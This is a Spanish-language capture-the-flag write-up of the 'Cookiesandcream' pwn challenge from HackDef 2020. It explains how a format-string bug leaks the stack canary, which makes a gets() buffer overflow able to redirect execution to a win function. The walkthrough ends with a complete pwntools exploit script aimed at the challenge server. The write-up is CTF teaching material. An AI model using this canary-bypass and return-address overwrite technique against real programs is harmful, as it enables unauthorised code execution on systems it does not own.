
Cookiesandcream - 200 pts - Pwning


Se nos da un archivo cookiesandcream en el cual lo primero que hacemos es ejecutar el comando file y el comando checksec de pwntools.

```
enrique@Enrique:~/CTF/HackDef/2020/Quals/Cookiesandcream$ file cookiesandcream
cookiesandcream: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, for GNU/Linux 3.2.0, BuildID[sha1
]=7c1b900070911b696ff42af307d679358780daaa, not stripped
```

```
enrique@Enrique:~/CTF/HackDef/2020/Quals/Cookiesandcream$ checksec ./cookiesandcream
[*] '/home/enrique/CTF/HackDef/2020/Quals/Cookiesandcream/cookiesandcream'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

Revisando el desensamblado:






Podemos notar que el programa nos pedira datos 8 veces usando la función **gets** sobre un arreglo local. Lo que lo hace vulnerable a un **Buffer Overflow** (igual que el reto pasado) PERO en esta ocasion se cuenta con el mecanismo de **Stack Canary** para prevenir este tipo de vulnerabilidades.

Sin embargo, podemos observar que en la 4ta iteracion, nuestros datos los manda directo a **printf**. Esto en especifico lo hace vulnerable a un **Format String Attack** el cual usaremos para obtener el valor del canary y poder hacer el bypass de ese mecanismo de protección.

Despues de varios intentos, descubrimos que el canary se encuentra en la 11va posicion de la stack.

También hay que mencionar que en el desensamblado descubrimos que hay una función ganadora que nos imprime la flag si logramos ejecutarla.



```
; Attributes: bp-based frame

public win
win proc near

var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    ebx
sub     esp, 4
call    __x86_get_pc_thunk_ax
add     eax, 19D5h
sub     esp, 0Ch
lea     edx, (aBinCatFlagTxt - 804A000h)[eax] ; "/bin/cat flag.txt"
push    edx
mov     ebx, eax
call    _system
add     esp, 10h
nop
mov     ebx, [ebp+var_4]
leave
retn
win endp
```

En resumen, lo unico que tenemos que hacer es dar datos hasta llegar a la 4ta iteracion, luego obtener el leak del canary para seguir dando datos hasta llegar a la 8va iteracion donde abusaremos del **gets** para sobreescribir la dirección de retorno (cuidando de escribir el canary correctamente) con la direccion de la función ganadora.
Aqui el exploit usado:

```
#! /usr/bin/python
from pwn import *

host = "18.188.52.184"
puerto = 3190
nombre_binario = "./cookiesandcream"

context.binary = nombre_binario

binario = context.binary
```

```python
libc = binario.libc

if(args['REMOTO']):
    p = remote(host, puerto)
else:
    p = process(nombre_binario)

if(args['GDB']):
    context.log_level = 'debug'
    base = p.libs()[binario.path] # Solo si tiene PIE habilitado
    comandos_gdb = ""
    comandos_gdb += "break *%s\n" % hex(0x080485ba) # printf
    comandos_gdb += "break *%s\n" % hex(0x08048600) # puts("Jovencito")
    comandos_gdb += "disable 1\n"
    comandos_gdb += "continue\n"
    gdb.attach(p, comandos_gdb)

def prueba(cad):
    p.sendlineafter(">\n", cad)
    return p.recvline(False)

def exploit():
    # Llegando a la 4ta iteracion
    for _ in range(3): prueba("A")

    # Usando el Format String para obtener el valor del canary
    leak = prueba("%11$p")
    log.info("LEAK : " + leak)
    canary = int(leak, 16)

    # Lleganod a la 8va iteracion
    for _ in range(3): prueba("A")

    payload = ""
    payload += "A" * 0x14   # padding para llegar al canary
    payload += p32(canary)  #
    payload = payload.ljust(0x24, "A")  # padding para llegar al return address
    payload += p32(binario.symbols['win'])  # escribiendo la direccion de la func
```

```
    prueba(payload)

exploit()
p.interactive()
p.close()
```